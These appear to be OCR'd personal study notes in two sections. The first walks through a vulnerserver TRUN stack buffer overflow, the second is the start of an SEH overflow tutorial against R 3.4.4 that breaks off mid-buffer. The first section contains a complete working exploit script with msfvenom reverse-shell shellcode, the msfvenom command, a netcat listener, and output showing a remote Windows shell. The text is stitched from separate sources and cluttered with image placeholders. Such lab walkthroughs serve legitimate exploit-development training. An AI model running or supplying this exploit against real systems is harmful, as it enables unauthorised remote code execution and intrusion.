
We will select the first address -**625011AF** and add it to our Python script shell.py

Note 1 : your address may be different depending on the version of Windows you are running. So, do not panic if the addresses are not the same!

The address will be in hex -


\xaf\x11\x50\x62

Try one by one (copy first address=625011af) immunity. click on black right arrow >:



Paste 625011af and ok

right click on 625011AF breakpoint>toggle




now play server

Downlaod [find_right_module.py]

```
  GNU nano 5.4                    5-find_right_module.py

import socket
import sys
shellcode = "A" * 2003 + "\xaf\x11\x50\x62"

try:
        s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        connect=s.connect(('192.168.43.112',9999))
        s.send(('TRUN /.:/'+ shellcode))
        print("Fuzzing with TRUN command with %s bytes"% str(len(shellcode)))
        s.close()
except:
        print("Error connecting to server")
        sys.exit()
```

```
┌──(root㉿ kali)-[/home/sam/OSCP/buffer_overflow_scripts]
└─# python 5-find_right_module.py
Fuzzing with TRUN command with 2007 bytes
```

(it show our copied address on EIP)




if EIP show our copied address then it is right module

Note 2 : This will look a little weird. This is a 32-bit application. That means that the system is using x86's architecture format of "Little Endian", or in other words, "Least significant byte first." We have to use the Little Endian format in x86 architecture because the low-order byte is stored in the memory at the lowest address and the high-order byte is stored at the highest address.

Generating reverse shell payload -

sudo msfvenom -p windows/shell_reverse_tcp LHOST=192.168.43.72 LPORT=1234 EXITFUNC=thread -a x86 --platform windows -b "\x00" -f c



Download exploit.py

```
└─# cat 6-exploit.py
#!/usr/bin/python
import socket
import sys

bof = ("\xb8\x7d\xf4\xb9\x7a\xdd\xc3\xd9\x74\x24\xf4\x5d\x2b\xc9\xb1"
"\x52\x31\x45\x12\x83\xed\xfc\x03\x38\xfa\x5b\x8f\x3e\xea\x1e"
"\x70\xbe\xeb\x7e\xf8\x5b\xda\xbe\x9e\x28\x4d\x0f\xd4\x7c\x62"
"\xe4\xb8\x94\xf1\x88\x14\x9b\xb2\x27\x43\x92\x43\x1b\xb7\xb5"
"\xc7\x66\xe4\x15\xf9\xa8\xf9\x54\x3e\xd4\xf0\x04\x97\x92\xa7"
"\xb8\x9c\xef\x7b\x33\xee\xfe\xfb\xa0\xa7\x01\x2d\x77\xb3\x5b"
"\xed\x76\x10\xd0\xa4\x60\x75\xdd\x7f\x1b\x4d\xa9\x81\xcd\x9f"
"\x52\x2d\x30\x10\xa1\x2f\x75\x97\x5a\x5a\x8f\xeb\xe7\x5d\x54"
"\x91\x33\xeb\x4e\x31\xb7\x4b\xaa\xc3\x14\x0d\x39\xcf\xd1\x59"
"\x65\xcc\xe4\x8e\x1e\xe8\x6d\x31\xf0\x78\x35\x16\xd4\x21\xed"
"\x37\x4d\x8c\x40\x47\x8d\x6f\x3c\xed\xc6\x82\x29\x9c\x85\xca"
"\x9e\xad\x35\x0b\x89\xa6\x46\x39\x16\x1d\xc0\x71\xdf\xbb\x17"
"\x75\xca\x7c\x87\x88\xf5\x7c\x8e\x4e\xa1\x2c\xb8\x67\xca\xa6"
"\x38\x87\x1f\x68\x68\x27\xf0\xc9\xd8\x87\xa0\xa1\x32\x08\x9e"
"\xd2\x3d\xc2\xb7\x79\xc4\x85\x77\xd5\xed\x1c\x10\x24\xf1\x9a"
"\x32\xa1\x17\xc8\xa2\xe4\x80\x65\x5a\xad\x5a\x17\xa3\x7b\x27"
"\x17\x2f\x88\xd8\xd6\xd8\xe5\xca\x8f\x28\xb0\xb0\x06\x36\x6e"
"\xdc\xc5\xa5\xf5\x1c\x83\xd5\xa1\x4b\xc4\x28\xb8\x19\xf8\x13"
"\x12\x3f\x01\xc5\x5d\xfb\xde\x36\x63\x02\x92\x03\x47\x14\x6a"
"\x8b\xc3\x40\x22\xda\x9d\x3e\x84\xb4\x6f\xe8\x5e\x6a\x26\x7c"
"\x26\x40\xf9\xfa\x27\x8d\x8f\xe2\x96\x78\xd6\x1d\x16\xed\xde"
"\x66\x4a\x8d\x21\xbd\xce\xad\xc3\x17\x3b\x46\x5a\xf2\x86\x0b"
"\x5d\x29\xc4\x35\xde\xdb\xb5\xc1\xfe\xae\xb0\x8e\xb8\x43\xc9"
"\x9f\x2c\x63\x7e\x9f\x64")

shellcode = "A" * 2003 + "\xaf\x11\x50\x62" +  "\x90" * 32 + bof
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
        connect=s.connect(('192.168.43.112',9999))
        s.send(('TRUN /.:/'+shellcode))
except:
        print "Debugger"
```

According to TCM — we must create a variable called ‘exploit’ and place the malicious shellcode inside of it. We must also add ’**32 * \x90**’ to the shellcode variable (32 \x90 bytes). This is standard practice. The 0x90 byte is also known as the NOP, or no operation. It literally does nothing. However, when developing exploits, we can use it as padding. There are instances where our exploit code can interfere with our return address and not run properly. To avoid this interference, we can add some padding in-between the two items.

Start nc listener on same port mentioned during creation of the payload — 1234.

```
┌──(root㉿ kali)-[/home/sam/OSCP/buffer_overflow_scripts]
└─# nc -lvp 1234
listening on [any] 1234 ...
```

Restart vulnserver(CTRL+F2) and play server(F9)

Execute shell.py in a new terminal tab.

```
┌──(root㉿ kali)-[/home/sam/OSCP/buffer_overflow_scripts]
└─# python 6-exploit.py
Fuzzing with TRUN comamnd with 2390 bytes
```

```
┌──(root㉿ kali)-[/home/sam/OSCP/buffer_overflow_scripts]
└─# nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.43.73] from test-PC [192.168.43.112] 1057
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\test\Desktop\Vulnserver>whoami
whoami
test-pc\test

C:\Users\test\Desktop\Vulnserver>
```

https://infosecwriteups.com/stack-based-buffer-overflow-practical-for-windows-vulnserver-8d2be7321af5

SEH Overflow

Introduction

In this article we will be writing an exploit for a 32-bit Windows application vulnerable to Structured Exception Handler (SEH) overflows. While this type of exploit has been around for a long time, it is still applicable to modern systems.

Setup

This guide was written to run on a fresh install of Windows 10 Pro (either 32-bit or 64-bit should be fine) and, as such, you should follow along inside a Windows 10 virtual machine. This vulnerability has also been tested on Windows 7, however the offsets are the ones from the Windows 10 machine referenced in this article. The steps to recreate the exploit are exactly the same.

We will need a copy of X64dbg which you can download from the official website and a copy of the ERC plugin for X64dbg from here.Because the vulnerable application we will be working with is a 32-bit application, you will need to download either the 32-bit version of the plugin binaries or compile the plugin manually. Instructions for installing the plugin can be found on the Coalfire GitHub page.


If using Windows 7 and X64dbg with the plugin installed crashes and exits when starting, you may need to install .Net Framework 4.7.2, which can be downloaded here.

Finally, we will need a copy of the vulnerable application (R.3.4.4), which can be found here. In order to confirm everything is working, start X64dbg and select File -> Open, then navigate to where you installed R.3.4.4 and select the executable. Click through the breakpoints (there are

many breakpoints to click through) and the R.3.4.4 GUI interface should pop up. Now in X64dbg's terminal type:

Command:
ERC –help

You should see the following output:



What is a Structured Exception Handler (SEH)?


An exception handler is a programming construct used to provide a structured way of handling both system- and application-level error conditions. Commonly they will look something like the code sample below:

```
1.  try{
2.    //Something to do
3.  }
4.  catch(Exception e){
5.    //What to do if something throws an error.
6.  }
```

Windows supplies a default exception handler for when an application has no exception handlers applicable to the associated error condition. When the Windows exception handler is called, the application will close and an error message similar to the one in the image below will be displayed:

Exception handlers are stored in the format of a linked list with the final element being the Windows default exception handler. This is represented by a pointer with the value 0xFFFFFFFF. Elements in the SEH chain prior to the Windows default exception handler are the exception handlers defined by the application.

Each element in the SEH chain (an SEH record) is 8 bytes in length consisting of two 4-byte pointers. The first points to the next SEH record and the second one points to the current SEH records exception handler:




When an exception occurs, the operating system will traverse the SEH chain to find a suitable exception handler to handle the exception. The values from this handler will then be pushed onto the stack at ESP+8.

Each process contains a Thread Environment Block (TEB), which can be useful to exploit developers and is pointed to by FS:[0].

The TEB contains information such as the following:

1. First element in the SEH list is located at FS:[0x00].
2. Address of the PEB (which contains a list of modules loaded by the application).
3. Address of the Thread Local Storage (TLS) array.

An image representation of the SEH chain can be seen below:



Example of an SEH chain

If you would like to view a collection of exception handlers under normal conditions, compile the code below into an executable using Visual Studio and then run it using X64dbg:

```
1.  #include <iostream>
2.
3.  int main()
4.  {
5.    std::cout << "Here are some excpetion handlers to view! dStart this with X64dbg then look in the SEH tab.\n";
6.    try {
7.      throw "A pointless exception";
8.    }
9.    catch (const char* msg) {
10.     // catch block
11.   }
12.   catch (int x) {
13.     // catch block
14.   }
15.   catch (...) {
16.     // generic catch all handler
17.   }
18. }
```

When navigating to the SEH tab you should see a number of exception handler records consisting of two 4-byte sequences each:

Address	Handler	Module/Label
012FF964	77BB9F80	ntdll
012FFBC4	77BB9F80	ntdll
012FFC1C	77BB9F80	ntdll

Exception handlers under normal circumstances

Confirming the Exploit Exists

Confirming that the application is vulnerable to an SEH overflow requires us to pass a malicious input to the program and cause a crash. In order to create the malicious input, we will use the following Python program, which creates a file containing 3000 A's:

```
f = open("crash-1.txt", "wb")

buf = b"\x41" * 3000

f.write(buf)
f.close()
```

Copy the contents of the file and move to the R.3.4.4 application, click Edit -> GUI preferences (if you are running Windows 10 at this point you will need to switch back to X64dbg and click through two more break points), then in the "GUI Preferences" window, paste the file contents into "Language for menus," then click "OK." A message box will appear giving an error message. Click through this and then switch back to X64dbg to examine the crash.

```
EAX   00000001
EBX   41414141
ECX   00000000
EDX   00000050      'P'
EBP   0006040C
ESP   0141E484
ESI   0509973C
EDI   00000000

EIP   41414141

EFLAGS   00010202
ZF 0  PF 0  AF 0
OF 0  SF 0  DF 0
CF 0  TF 0  IF 1

LastError  00000000 (ERROR_SUCCESS)
LastStatus C0000034 (STATUS_OBJECT_NAME_NOT_FOUND)
```

Initial Crash of R.3.4.4

As in the first part in this series (The Basics of Exploit Development 1: Win32 Buffer Overflows), the EIP register has been overwritten, indicating this application is also vulnerable to a standard buffer overflow (you can write an exploit for this type of vulnerability as well using this application if you wish). In this article, however, we are doing an SEH overflow and, if we navigate to X64dgb's SEH tab, we can see that the first SEH record has been overwritten.

Address	Handler	Module/Label
0141E74C	41414141	
41414141	00000000	

Overwritten SEH record

At this point we have confirmed that the application is vulnerable to an SEH overwrite and we can continue to write our exploit code.

How an SEH Overflow Works

In order to exploit an SEH overflow, we need to overwrite both parts of the SEH record. As you can see from the diagram above, an SEH record has two parts: a pointer to the next SEH record and a pointer to the current SEH records exception handler. As such, when you overwrite the pointer to the current exception handler, you have to overwrite the pointer to the next exception handler as well because the pointer to the next exception handler sits directly before the pointer to the current exception handler on the stack.

When an exception occurs, the application will go to the current SEH record and execute the handler. As such, when we overwrite the handler, we need to put a pointer to something that will take us to our shell code.

This is done by executing a POP, POP, RET instruction set. What this set does is POP 8 bytes off the top of the stack and then a returns execution to the top of the stack (POP 4 bytes off the stack, POP 4 bytes off the stack, RET execution to the top of the stack). This leaves the pointer to the next SEH record at the top of the stack.

As discussed earlier, if we overwrite an SEH handler we must overwrite the pointer to the next SEH record. Then, if we overwrite the next SEH record with a short jump instruction and some NOPs, we can jump over the SEH record on the stack and land in our payload buffer.

Developing the Exploit

Now that we know we can overwrite the SEH record, we can start building a working exploit. As was the case in the previous episode of this series, we will be using the ERC plugin for X64dbg. So, let's ensure we have all our files being generated in the correct place with the following commands:

Command:

ERC --config SetWorkingDirectory C:\Users\YourUserName\DirectoryYouWillBeWorkingFrom

```
ERC --Config
------------------------------------------------------------------------
New Working Directory = C:\Users\Tester\Desktop\
------------------------------------------------------------------------
Command: ERC --config SetWorkingDirectory C:\Users\Tester\Desktop
```

If you are not using the same machine as last time, you may want to reassign the project author.

Command:


ERC –config SetAuthor AuthorsName

```
ERC --Config
------------------------------------------------------------------------
New Author = Andy
------------------------------------------------------------------------
Command: ERC --config SetAuthor Andy
```

Now that we have assigned our working directory and set an author for the project, the next task is to identify how far into our string of A's that the SEH record was overwritten. To identify this, we will generate a non-repeating pattern (NRP) and include it in our next buffer.

Command:

ERC --pattern c 3000



ERC Pattern Create output

We can add this into our exploit code, so it looks like the following:

```
f = open("crash-2.txt", "wb")

buf = b"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac"
buf += b"9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8"
buf += b"Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7A"
buf += b"i8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al"
buf += b"7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6"
buf += b"Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5A"
buf += b"r6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au"
buf += b"5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4"
buf += b"Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3B"
buf += b"a4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd"
buf += b"3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2"
